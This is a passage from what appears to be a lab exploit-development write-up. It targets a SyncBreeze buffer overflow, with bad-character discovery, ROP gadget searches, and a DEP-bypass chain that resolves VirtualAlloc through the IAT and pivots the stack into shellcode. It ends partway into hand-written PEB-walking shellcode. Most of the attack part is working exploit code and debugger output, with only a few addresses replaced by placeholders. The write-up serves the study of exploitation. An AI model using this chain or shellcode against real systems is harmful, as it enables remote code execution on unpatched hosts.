    b"\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75"
    b"\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82"
    b"\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f"
    b"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c"
    b"\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9"
    b"\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6"
    b"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3"
    b"\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
    b"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd"
    b"\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea"
    b"\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7"
    b"\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")


  inputBuffer = b"A" * 780
  #inputBuffer += pack("<L", (0x10090c83)) # EIP set to jmp esp
  inputBuffer += b"\x90" * 16 # NOPS to test Access Violation DEP
  inputBuffer += badchars
  inputBuffer +=  b"C" * (size -len(inputBuffer))
  content = b"username=" + inputBuffer + b"&password=A"
```

```
0:010> dd esp
01cf744c  90909090 90909090 04030201 08070605
01cf745c  01030009 00000006 01cfab08 00000000
01cf746c  00000000 0076fd00 00000001 00000000
01cf747c  00000000 00000000 00000002 007fd028
01cf748c  0000000b 00000000 00000000 0076f480
01cf749c  00000001 00000000 00000000 00000000
01cf74ac  01cfd0c4 01cfaaf8 01cf7470 00000000
01cf74bc  00000000 00000000 00000000 00000000
0:010>
```

As we can see after sending our bad character array, the byte 0x0a is truncated or missing, confirming it as a bad character. We can systematically remove any discovered bad bytes from our array and resend the payload until all bad characters are identified.


To save time, the known bad bytes for this SyncBreeze build are: **0x00, 0x0A, 0x0D, 0x25, 0x26, 0x2B, and 0x3D**

Return Oriented Programming

The objective is to search for gadgets small instruction sequences ending with a ret instruction that perform desired operations. The ret instruction takes the memory address currently pointed to by ESP and pops it into EIP. The goal during our buffer overflow is to push a sequence of memory addresses and values onto the stack, thereby generating a custom ROP chain. This allows us to hijack the control flow smoothly while avoiding access violations, as execution remains entirely within executable memory pages located in the .text section.

To search for ROP gadgets, we could theoretically scan the executable memory regions manually. However, specialized tools such as rp++ drastically accelerate this process. These utilities output a comprehensive list of gadgets, which can then be filtered using regular expressions or companion tools like ropcatalog to isolate the exact instruction sequences required for our exploit.

```
# Extract Gadgets with RP++
.\rp-win.exe -f libspp.dll -r 5 > rop.txt
```




```
191631 found.

A total of 191631 gadgets found.
0x10013db6: aaa  ; adc al, 0x00 ; add esp, 0x08 ; call eax ;  (1 found)
0x10033d5f: aaa  ; adc al, byte [eax] ; add esp, 0x08 ; call eax ;  (1 found)
0x10033e20: aaa  ; adc al, byte [eax] ; add esp, 0x08 ; call eax ;  (1 found)
0x10053dd9: aaa  ; adc byte [eax], al ; add esp, 0x08 ; call eax ;  (1 found)
0x10053dac: aaa  ; adc byte [eax], al ; add esp, 0x08 ; call eax ;  (1 found)
0x10053e06: aaa  ; adc byte [eax], al ; add esp, 0x08 ; call eax ;  (1 found)
0x10053e33: aaa  ; adc byte [eax], al ; add esp, 0x08 ; call eax ;  (1 found)
```

```
# Regex examples

# Dereference
mov\s+eax,\s*dword\s+\[eax\].*?ret

# mov eax to what ecx points to
0x[0-9a-fA-F]+:\s*mov\s+(?:dword\s+)?\[ecx\],\s*eax[\s\S]*?ret
0x[0-9a-fA-F]+:\s*mov\s+(?:(?:byte|word|dword|qword)\s+(?:ptr\s+)?)?\[([a-zA-Z0-9]+)\],
\s*([a-zA-Z0-9]+)[\s\S]*?ret
xchg\s+(?:(?:dword|word|byte)\s+(?:ptr\s+)?)?\[[a-z]{2,3}\],\s*[a-z]{2,3}

# mov esi into eax
mov\s+eax,\s*esi[\s\S]*?ret
mov\s+esi,\s*eax[\s\S]*?ret
mov\s+([a-zA-Z0-9]+),\s*([a-zA-Z0-9]+)[\s\S]*?ret

# add eax, ebx
add\s+eax,\s*ebx[\s\S]*?ret
add\s+eax,\s*ecx[\s\S]*?ret
add\s+([a-zA-Z0-9]+),\s*([a-zA-Z0-9]+)[\s\S]*?ret
(add|sub)\s+(?:(?:byte|word|dword|qword)\s+(?:ptr\s+)?)?\[([a-zA-Z0-9]+)\],\s*([a-zA-Z0-
9]+)
(add|sub)\s+(?:(?:byte|word|dword|qword)\s+(?:ptr\s+)?)?\[([a-zA-Z0-9]+)\],\s*([a-zA-Z0-
9]+)[\s\S]*?ret

# sub reg
sub\s+eax,\s*ebp[\s\S]*?ret
sub\s+[a-z0-9]+\s*,\s*[a-z0-9]+[\s\S]*?ret

# push and pop esp to a reg
push esp.*pop (eax|ebx|ecx|edx|esi|edi|ebp).*ret
push eax.*pop (eax|esi).*ret

# xchange 2 regs
xchg\s+eax,\s*ecx[\s\S]*?ret
xchg\s+eax,\s*ebx[\s\S]*?ret
xchg\s+[a-z0-9]+\s*,\s*[a-z0-9]+[\s\S]*?ret


# POP REG
^0x[0-9a-fA-F]+:\s*pop ebx(?!.*esp)[^\[\]]*ret
^0x[0-9a-fA-F]+:\s*pop\s+ebp\s*;\s*ret
^0x[0-9a-fA-F]+:\s*pop\s+[a-z0-9]+\s*;\s*ret

# decrement reg
^0x[0-9a-fA-F]+:\s*dec ecx(?!.*esp)[^\[\]]*ret
^0x[0-9a-fA-F]+:\s*dec\s+[a-z0-9]+(?!.*esp)[^\[\]]*ret

# increment register
^0x[0-9a-fA-F]+:\s*inc\s+[a-z0-9]+(?!.*esp)[^\[\]]*ret

# use rapcatalog much faster way to find gadgets
ropcatalog rop -b "\x00\x0A\x0D\x25\x26\x2B\x3D" -o -s python
help
```

```
# Regex examples

# Dereference ropcatalog syntax
deref eax
```

```
┌──(kali㉿kali)-[~/…/scripts/challenge_lab/lab2/dok]
└─$ ropcatalog rop.txt -b "\x00\x0A\x0D\x25\x26\x2B\x3D" -o -s python
[+] Bad characters: ['00', '0a', '0d', '25', '26', '2b', '3d']
[+] Found 1 file(s) to parse
[+] Detected encoding for 'rop.txt': UTF-16 (confidence: 100%)
[+] Detected architecture: x86

[+] rop parsed in 1.24s
|-> Total gadgets extracted: 151588
|-> Gadgets containing bad characters: 40043

[+] Total gadgets loaded: 151588
|-> Stable gadgets: 91610
|-> Unique gadgets (active): 29003
|-> Unstable gadgets (filtered): 59978
[ropcatalog:29003]# help

General:
------------------------------------------------------------------------
  help       Show this help message
  exit       Exit ropcatalog
  clear      Clear the terminal screen
```

```
[ropcatalog:29003]# deref eax
[*] Finding gadgets that read from memory pointed by eax
rop += pack("<L", ba_rop + 0x100cea20) # mov ecx, dword [eax] ; add byte [ebx-0x2f00f73c], al ; add esp, 0x08 ; xor eax, eax ; pop esi ; retn 0x0008 ; [rop]
rop += pack("<L", ba_rop + 0x100508d3) # mov es, word [eax] ; add bh, dh ; fcomp dword [ebx] ; rcr byte [edi-0x09], 0xffffffd8 ; pop esi ; retn 0x0008 ; [rop]
rop += pack("<L", ba_rop + 0x10045da2) # and al, 0x04 ; mov edx, dword [eax] ; mov dword [ecx+0x14], edx ; mov eax, dword [eax+0x04] ; mov dword [ecx+0x18], eax ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x10045dc2) # and al, 0x04 ; mov edx, dword [eax] ; mov dword [ecx+0x1c], edx ; mov eax, dword [eax+0x04] ; mov dword [ecx+0x20], eax ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x100cebd0) # mov cl, byte [eax] ; add byte [edi-0x48], bl ; add dword [eax], eax ; add byte [eax], al ; pop esi ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x10040b07) # mov ds, word [eax] ; adc byte [eax], al ; add byte [edi+0x5e], bl ; mov dword [eax+0x00001018], ecx ; pop ebp ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x10045da0) # mov eax, dword [esp+0x04] ; mov edx, dword [eax] ; mov dword [ecx+0x14], edx ; mov eax, dword [eax+0x04] ; mov dword [ecx+0x18], eax ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x10045dc0) # mov eax, dword [esp+0x04] ; mov edx, dword [eax] ; mov dword [ecx+0x1c], edx ; mov eax, dword [eax+0x04] ; mov dword [ecx+0x20], eax ; retn 0x0004 ; [rop]
rop += pack("<L", ba_rop + 0x1009c8df) # mov es, word [eax] ; add eax, dword [eax] ; add bh, bh ; push eax ; or byte [ebp+0x5e0475c0], al ; retn 0x0004 ; [rop]
```

When assembling a ROP chain, my initial focus is always on identifying foundational gadget primitives that form the backbone of stack manipulation and arithmetic operations:

ESP Register Transfer / Stack Pivoting: Searching for gadgets that copy or move the value of ESP into another general-purpose register (e.g., mov eax, esp, push esp; pop eax, or xchg eax, esp). This is essential for calculating dynamic offsets relative to the stack pointer and referencing data we have placed on the stack.

Memory Dereferencing and Pointer Writing: Locating gadgets that allow indirect memory writes via registers (e.g., mov [ecx], eax or mov [edx], eax). These write-what-where primitives enable us to overwrite specific memory locations or write function parameters into target API data structures.

Arithmetic Operations (ADD / SUB): Identifying arithmetic gadgets (e.g., add eax, ebx or sub eax, ecx) to modify register values directly. This is crucial for dynamically constructing null-free values, resolving bad character constraints, or adjusting stack offsets to point precisely to required buffers.

Establishing these primary gadgets early provides the baseline functionality required to build more complex execution flows and navigate memory constraints effectively.

VirtualAlloc

VirtualAlloc is a Windows API function provided by the operating system that manages virtual memory pages. To use it in a ROP chain to make the stack executable, we need to understand its original function prototype and parameters, as they must be properly prepared and set up on the stack or in registers before invoking the function:

LPVOID VirtualAlloc(

LPVOID lpAddress,

SIZE_T dwSize,

DWORD flAllocationType,

DWORD flProtect

);

lpAddress: The starting address of the region to allocate or modify. When targeting the stack or a specific memory range, this points to the target address.

dwSize: The size of the region, in bytes.

flAllocationType: The type of memory allocation (e.g., MEM_COMMIT or MEM_RESERVE if allocating new memory, though when changing protections on existing memory pages like the stack, related functions like VirtualProtect are often used, but VirtualAlloc can also change page states or allocate new executable buffers).

flProtect: The memory protection for the region. To execute shellcode, this must be set to PAGE_EXECUTE_READWRITE (0x40).

```
# VirtualAlloc Skeletton

  va  = pack("<L", (0x45454545)) #virtual alloc address
  va += pack("<L", (0x46464646)) #shellcode ret address
  va += pack("<L", (0x46464646)) #lpaddress, same shellcode
  va += pack("<L", (0x46464646)) #dwsize
  va += pack("<L", (0x46464646)) #flallocationtype
  va += pack("<L", (0x46464646)) #flprotect
```

We initially place dummy values in these parameter slots. First is the target memory address of the VirtualAlloc function, followed immediately by the shellcode return address. The return address parameter ensures that once VirtualAlloc finishes execution, ESP will point to this address and transfer execution control directly to the shellcode.

Through VirtualAlloc, we dynamically modify memory protection attributes on the stack to grant execution permissions, subsequently transferring control flow to our shellcode.

Following the return address are the required parameters for the function. Windows API functions typically use the stdcall calling convention, where the called function (callee) cleans up the arguments from the stack upon returning, and arguments are pushed onto the stack in right-to-left order.

```
# Obtain VirtualAlloc Adress through IAT and offset to GetLastError WinApi functions

# display headers of the base address of the module
!dh 10000000

# Find IAT Import Address Table calculate the offset from last command
dps 0x10000000 + 0x168000

# Find Address where VirtualAlloc is loaded
x kernel32!VirtualAllocstub

# Calculate the offset from GetLastError to VirtualAlloc
? 7495ff00 - 7495f020

# Patch Skeletton Virtual Alloc Address
  va  = pack("<L", (0x45454545)) #virtual alloc address
  va += pack("<L", (0x46464646)) #shellcode ret address
  va += pack("<L", (0x46464646)) #lpaddress, same shellcode
  va += pack("<L", (0x46464646)) #dwsize
  va += pack("<L", (0x46464646)) #flallocationtype
  va += pack("<L", (0x46464646)) #flprotect

  buffer = b"A" * (780 - len(va))
  #rop_chain_final

  eip = pack("<L", (0x10154112)) #push esp, inc ecx, adc eax, 0x09468B16 , pop esi, ret
  rop = b"A" * 4 #
  rop += pack("<L", (0x10052048)) #mov eax, esi ; pop esi ; retn 0x0004
  rop += b"A" * 4 # buffer for pop esi
  rop += pack("<L", (0x10154336)) #pop ebp ; ret
  rop += b"A" * 4 #buffer for retn 0x004
  rop += pack("<L", (0xfffffffe0)) # skeleton alignement
  rop += pack("<L", (0x100fcd71)) # add eax, ebp ; dec ecx ; ret
  rop += pack("<L", (0x100baecb)) #xchg eax, ecx ; ret

  rop += pack("<L", (0x1012b413)) # pop eax ; ret
  rop += pack("<L", (0x10168040)) # IAT Address of getlast error
  rop += pack("<L", (0x1014dc4c)) # mov eax, [eax] ; ret
  rop += pack("<L", (0x10154336)) # pop ebp ; ret
  rop += pack("<L", (0xfffff120)) # difference between getlasterror and virtual alloc in
kernel32
  rop += pack("<L", (0x1014c168)) # sub eax , ebp ; pop esi ; pop ebp ; pop ebx ; ret
  rop += b"A" * 12 # stack alignement for the 3 pop instr
  rop += pack("<L", (0x10114901)) # mov [ecx], eax ; retn 0x000c
```

```
try:
  server = sys.argv[1]
  port = 80
  size = 1000

  va  = pack("<L", (0x45454545)) #virtual alloc address
  va += pack("<L", (0x46464646)) #shellcode ret address
  va += pack("<L", (0x46464646)) #lpaddress, same shellcode
  va += pack("<L", (0x46464646)) #dwsize
  va += pack("<L", (0x46464646)) #flallocationtype
  va += pack("<L", (0x46464646)) #flprotect
```

We are supplementing our PoC with the VirtualAlloc dummy values and will place them near our EIP, slightly towards lower memory addresses.

Our overall ROP chain structure will look roughly like this:

Lower addresses:

Shellcode

VirtualAlloc skeleton

EIP

ESP

ROP chain

Higher Addresses:

We will use the ROP chain to patch the values in our skeleton.

The first part of our ROP chain consists of retrieving the VirtualAlloc address.

First, we need to be able to dynamically fetch the VirtualAlloc address. This is because the DLL containing the API is compiled with ASLR, causing the memory addresses to change upon every application restart.

However, the IAT addresses in our binary remain constant.


(The Import Address Table (IAT) is a data structure used by Windows executables to resolve function addresses when a DLL is loaded. Since pointers to imported APIs reside at fixed offsets in the binary when ASLR is disabled for the main module, we can rely on these static locations.)

We can then load the IAT address (which remains constant because our binary lacks ASLR) into a register, examine the address where VirtualAlloc resides, and calculate its offset relative to GetLastError. This offset remains constant even when the base memory addresses change.

We can leverage this to our advantage and dynamically patch our first value in the skeleton.

The code for this and the gadgets we utilize are described above.

First, we need to move the ESP into another register, then check in WinDbg where our skeleton is precisely placed and load this offset into a second register. Next, we load the IAT address of GetLastError into a third register, dereference it, add the calculated offset to it, and finally patch our first value in the skeleton with it.



```
Command
      1000 size of headers
         0 checksum
00100000 size of stack reserve
00001000 size of stack commit
00100000 size of heap reserve
00001000 size of heap commit
         0  DLL characteristics
    185E20 [   4EE4E] address [size] of Export Directory
    182A14 [      8C] address [size] of Import Directory
         0 [       0] address [size] of Resource Directory
         0 [       0] address [size] of Exception Directory
         0 [       0] address [size] of Security Directory
    20D000 [   13000] address [size] of Base Relocation Directory
         0 [       0] address [size] of Debug Directory
         0 [       0] address [size] of Description Directory
         0 [       0] address [size] of Special Directory
         0 [       0] address [size] of Thread Storage Directory
         0 [       0] address [size] of Load Configuration Directory
         0 [       0] address [size] of Bound Import Directory
    168000 [     60C] address [size] of Import Address Table Directory
         0 [       0] address [size] of Delay Import Directory
         0 [       0] address [size] of COR20 Header Directory
         0 [       0] address [size] of Reserved Directory


SECTION HEADER #1
   .text name
    166018 virtual size
0:010>
```

```
0:010> dps 0x10000000 + 0x168000
10168000  757ef7a0 ADVAPI32!GetNamedSecurityInfoWStub
10168004  75809970 ADVAPI32!GetExplicitEntriesFromAclA
10168008  757f9740 ADVAPI32!SetEntriesInAclA
1016800c  7580a5d0 ADVAPI32!StartServiceAStub
10168010  757efce0 ADVAPI32!QueryServiceStatusStub
10168014  75808f90 ADVAPI32!ControlServiceStub
10168018  75809810 ADVAPI32!DeleteServiceStub
1016801c  757efb60 ADVAPI32!OpenSCManagerAStub
10168020  7580a070 ADVAPI32!OpenServiceAStub
10168024  75809030 ADVAPI32!CreateServiceAStub
10168028  757ef8c0 ADVAPI32!CloseServiceHandleStub
1016802c  757ef640 ADVAPI32!SetNamedSecurityInfoWStub
10168030  00000000
10168034  7499b280 KERNEL32!QueryDosDeviceA
10168038  7495ef70 KERNEL32!HeapFreeStub
1016803c  74960590 KERNEL32!GetProcessHeapStub
10168040  7495f020 KERNEL32!GetLastErrorStub
10168044  74962570 KERNEL32!DisableThreadLibraryCallsStub
10168048  74963e40 KERNEL32!GetFullPathNameW
1016804c  7495efb0 KERNEL32!MultiByteToWideCharStub
10168050  74963c90 KERNEL32!FindFirstFileW
10168054  74963ce0 KERNEL32!FindNextFileW
10168058  74963c10 KERNEL32!FindClose
1016805c  749639a0 KERNEL32!CreateEventA
10168060  74963ba0 KERNEL32!CreateFileA
0:010>
```

Using the !dh 10000000 command along with the base address of our module allows us to view the offset to the IAT. By adding this offset, we can inspect all imported functions and their respective memory addresses.

```
# Patch Virtual Alloc Address
  eip = pack("<L", (0x10154112)) #push esp, inc ecx, adc eax, 0x09468B16 , pop esi, ret
  rop = b"A" * 4 #
  rop += pack("<L", (0x10052048)) #mov eax, esi ; pop esi ; retn 0x0004
  rop += b"A" * 4 # buffer for pop esi
  rop += pack("<L", (0x10154336)) #pop ebp ; ret
  rop += b"A" * 4 #buffer for retn 0x004
  rop += pack("<L", (0xfffffffe0)) # skeleton alignement
  rop += pack("<L", (0x100fcd71)) # add eax, ebp ; dec ecx ; ret
  rop += pack("<L", (0x100baecb)) #xchg eax, ecx ; ret

  rop += pack("<L", (0x1012b413)) # pop eax ; ret
  rop += pack("<L", (0x10168040)) # IAT Address of getlast error
  rop += pack("<L", (0x1014dc4c)) # mov eax, [eax] ; ret
  rop += pack("<L", (0x10154336)) # pop ebp ; ret
  rop += pack("<L", (0xfffff120)) # difference between getlasterror and virtual alloc in
kernel32
  rop += pack("<L", (0x1014c168)) # sub eax , ebp ; pop esi ; pop ebp ; pop ebx ; ret
  rop += b"A" * 12 # stack alignement for the 3 pop instr
  rop += pack("<L", (0x10114901)) # mov [ecx], eax ; retn 0x000c
```

The first part of the ROP chain is responsible for dynamically resolving and patching the VirtualAlloc address into our skeleton.

First, we capture the current stack pointer using a push esp gadget and transfer it through registers to establish our baseline. Next, we load the skeleton alignment offset into ebp, add it to our base value, and swap the result into ecx. This provides us with the precise destination memory address where the resolved VirtualAlloc address needs to be stored.

After setting up the target location, we load the static Import Address Table (IAT) address of GetLastError into eax and dereference it to retrieve its actual runtime memory address. Since the relative offset between GetLastError and VirtualAlloc within kernel32.dll remains constant, we load this pre-calculated difference into ebp and perform the arithmetic operation to compute the target function address.

Finally, we use a write gadget to store the resolved, dynamic VirtualAlloc address directly into our skeleton structure, completing the first patching phase.

```
# Patch Return Address
  rop += pack("<L", (0x10152f51)) # mov eax, ecx ; ret
  rop += b"A" * 0xc # buffer for 0x000c return
  rop += pack("<L", (0x10154336)) # pop ebp ; ret
  rop += pack("<L", (0xfffffe9c)) #  -0n356 (return address offset from shellcode), will
change
  rop += pack("<L", (0x1014c168)) # sub eax, ebp ; pop esi ; pop ebp , pop ebx ; ret
  rop += b"A" * 12 # buffer for the 3 pop instructions
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10114901)) # mov [ecx], eax ; retn 0x000c
```

The second part of the ROP chain handles patching the return address within our skeleton.

We begin by moving the current working address from ecx back into eax and accounting for any stack adjustments left by previous gadgets. Next, we load the negative offset corresponding to the return address relative to our shellcode into ebp and subtract it from eax.

Since the target destination for the return address requires a slight adjustment, we use sequential increment instructions (inc ecx) to align our pointer correctly. Finally, we write the resolved return address into the designated location within our skeleton using a memory write gadget, concluding this patching phase.

```
# Patch lpAddress

  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += b"A" * 0xc #buffer fir retn 0x000c
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (xxxxxxxxxx)) # mov [ecx], eax ; retn 0x000c
```

The third part of the ROP chain is responsible for patching the lpAddress parameter within our skeleton structure, which uses the exact same address as the return address.

Building upon our previous pointer location, we utilize increment instructions (inc ecx) to precisely shift our target memory pointer forward to the next field of the skeleton. After accounting for any required stack adjustments from previous instructions, we use our memory write gadget to store the corresponding value into the target location, successfully completing this patching step.

```
# Patch dwSize
  rop += pack("<L", (0x10027201)) # inc ecx ; ret0x000c
  rop += b"A" * 0xc #buffer fir retn 0x000c
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10154077)) # xor eax, eax ; ret
  rop += pack("<L", (0x10139157)) # inc eax ; ret
  rop += pack("<L", (xxxxxxxxxx)) # mov [ecx] eax ; retn 0x000c
```

The fourth part of the ROP chain handles patching the dwSize parameter within our VirtualAlloc skeleton structure.After further advancing our target memory pointer using sequential increment instructions (inc ecx) and accounting for stack cleanups (such as handling return values like retn 0x000c), we arrive at the dwSize field.Regarding the "why": VirtualAlloc requires a valid size parameter (dwSize) specifying the exact amount of memory bytes we want to allocate. Because Windows rounds allocation sizes up to the nearest page boundary (typically 4096 bytes or 0x1000) when a region is created, setting a minimal size value (like 1 byte using inc eax after clearing the register) is sufficient to successfully allocate an entire memory page. This guarantees that our target memory block becomes fully accessible and executable without needing to calculate or supply the exact byte length of our shellcode, keeping the ROP chain compact, reliable, and independent of shellcode sizing variations. To execute this, we first normalize the register by clearing it using a xor eax, eax gadget to eliminate any residual garbage data. We then increment it using an inc eax gadget to set the value, and finally use our memory write gadget (mov [ecx], eax) to store this size into the dwSize parameter of our skeleton, concluding this phase of the chain.

```
# Patch dwSize
  rop += pack("<L", (0x1012b413)) # pop eax ; ret
  rop += b"A" * 0xc #buffer fir retn 0x000c
  rop += pack("<L", (0xffffefff)) # -0x1001 hex 1000 and negative hex 1000 containing both
null bytes, this means use -0x1001 neg it to make positive number 0x1001 and decrement by
one
  rop += pack("<L", (0x1010ccc3)) # neg eax ; ret
  rop += pack("<L", (xxxxxxxxxx)) # dec eax ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10114901)) # mov [ecx] eax ; retn 0x000c
```

The fifth part of the ROP chain is responsible for patching the flAllocationType parameter within our VirtualAlloc skeleton structure. Specifically, this step sets the allocation type flag to 0x1000, which corresponds to MEM_COMMIT.

When constructing reliable exploit payloads, a critical constraint is avoiding null bytes (\x00) within ROP gadgets and immediate values, as these often truncate strings or break buffer copies in vulnerable applications. The target value we need for flAllocationType is 0x1000 (MEM_COMMIT), which naturally contains three null bytes.

To safely introduce this value without hardcoding null bytes into our ROP chain, we use a clever arithmetic workaround:

We load a specially crafted negative value (0xffffefff, which represents -0x1001) into the eax register using a pop eax gadget. This value is carefully chosen to avoid any null bytes while representing the desired magnitude.

We then execute a neg eax gadget, which negates the value, turning it into the positive number 0x1001.

ecause we needed -0x1001 instead of -0x1000 to bypass null bytes during loading, the result is currently off by one. To correct this, we execute a dec eax gadget, decrementing the value down to the precise target of 0x1000.

er preparing the correct value in eax, we advance our pointer using sequential increment instructions (inc ecx) and handle any necessary stack cleanups (such as accounting for the retn 0x000c instructions). Finally, we use our memory write gadget (mov [ecx], eax) to write the 0x1000 allocation type flag into the corresponding field of our skeleton, successfully completing the flAllocationType patching phase.

```
# Patch fl protect to 0x40
  rop += pack("<L", (0x1012b413)) # pop eax ; ret
  rop += b"A" * 0xc #buffer for retn 0x000c
  rop += pack("<L", (0xffffffc0)) # -0x40 and neg it to pos 0x40
  rop += pack("<L", (xxxxxxxxxx)) # neg eax ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10027201)) # inc ecx ; ret
  rop += pack("<L", (0x10114901)) # mov [ecx] eax ; retn 0x000c
```

The sixth part of the ROP chain is responsible for patching the flProtect parameter within our VirtualAlloc skeleton structure. Specifically, this step sets the protection constant to 0x40, which corresponds to PAGE_EXECUTE_READWRITE.

VirtualAlloc requires a protection flag to determine the access permissions of the allocated memory region. To ensure our shellcode can run successfully after allocation, we must set flProtect to PAGE_EXECUTE_READWRITE (0x40), granting read, write, and execute permissions to the memory page.

Similar to our previous challenge with 0x1000, writing the value 0x40 directly can sometimes be problematic or require specific handling depending on bad character constraints in the binary. To robustly load this value without introducing unwanted bytes or relying on unclean registers, we employ a similar arithmetic technique:

We load a negative representation of the value into the eax register using a pop eax gadget—in this case, 0xffffffc0, which represents -0x40.

We then execute a neg eax gadget to negate the value, turning it into the positive target number 0x40.

```
# Stack Alignment and calling VirtualAlloc
  rop += pack("<L", (0x10152f51)) # mov eax, ecx ; ret
  rop += b"A" * 0xc #buffer for retn 0x000c
  rop += pack("<L", (0x10154336)) # pop ebp ; ret
  rop += pack("<L", (0xfffffffec)) # -0n14 to align the base pointer to virtualalloc
  rop += pack("<L", (0x100fcd71)) # add eax, ebp ; dec ecx ; ret
  rop += pack("<L", (xxxxxxxxx)) # xchg eax, esp ; ret

  payload = buffer + va + eip + rop + nop +shellcode
```

The final part of the ROP chain is responsible for performing the critical alignment of the stack pointer and executing the VirtualAlloc call using our fully patched skeleton structure.

Up to this point, our ROP chain has successfully resolved VirtualAlloc and populated every parameter in our skeleton structure (return address, lpAddress, dwSize, flAllocationType, and flProtect). However, execution is still currently running on our ROP stack, and we need a way to transition control directly to our prepared VirtualAlloc API call along with its parameters.

To accomplish this final transition:

We move our current pointer from ecx back into eax using a mov eax, ecx gadget and account for any required stack adjustments (retn 0x000c).

We load a carefully calculated negative offset (0xfffffffec, representing -0x14 or -20 bytes) into ebp using a pop ebp gadget. This offset precisely aligns our base pointer back to the beginning of the VirtualAlloc skeleton structure.

We add ebp to eax using an add eax, ebp gadget, locking in the exact memory address where our VirtualAlloc stub and arguments reside.

Finally, we execute a pivot instruction via an xchg eax, esp gadget. This swaps the stack pointer (esp) with our target address in eax. By pivoting the stack directly onto our skeleton, the execution flow is redirected straight into VirtualAlloc, successfully triggering the allocation and executing our payload.

Please note that certain memory addresses and offsets within the ROP gadgets and values shown above have been intentionally omitted or replaced with placeholders (such as x). This is done to prevent direct copy-pasting of a working exploit, ensuring that the primary focus remains on understanding the core principles, architecture, and conceptual methodology behind the exploit development process.

6. Custom shellcode

```
import ctypes
from keystone import *


CODE = (
    # ================================================================================
    # 1. INITIALIZATION & STACK PREPARATION
    # ================================================================================
    "start:                                  "
    "   mov   ebp, esp                      ;"   # Save base pointer
    "   add   esp, 0xfffff9f0               ;"   # Clear stack space (~1500 bytes, null-
byte free)

    # ================================================================================
    # 2. DYNAMICALLY FIND KERNEL32.DLL IN MEMORY (PEB Walk)
    # ================================================================================
    "find_kernel32:                         "
    "   xor   ecx, ecx                      ;"   # ECX = 0
    "   mov   esi, fs:[ecx+0x30]            ;"   # FS:[0x30] = PEB
    "   mov   esi, [esi+0x0C]               ;"   # PEB->Ldr
    "   mov   esi, [esi+0x1C]               ;"   # InInitializationOrderModuleList

    "next_module:                           "
    "   mov   ebx, [esi+0x08]               ;"   # EBX = DLL Base Address
    "   mov   edi, [esi+0x20]               ;"   # EDI = DLL Name Pointer
    "   mov   esi, [esi]                    ;"   # ESI = Next module
    "   cmp   word ptr [edi+12*2], cx       ;"   # Check for end of name (kernel32.dll = 12
WChars)
    "   jne   next_module                   ;"

    # ================================================================================
    # 3. GET-PC TRICK (Save EAT Parser Address)
    # ================================================================================
    "find_function_shorten:                 "
    "   jmp find_function_shorten_bnc       ;"

    "find_function_ret:                     "
    "   pop esi                             ;"   # Retrieve EIP from stack
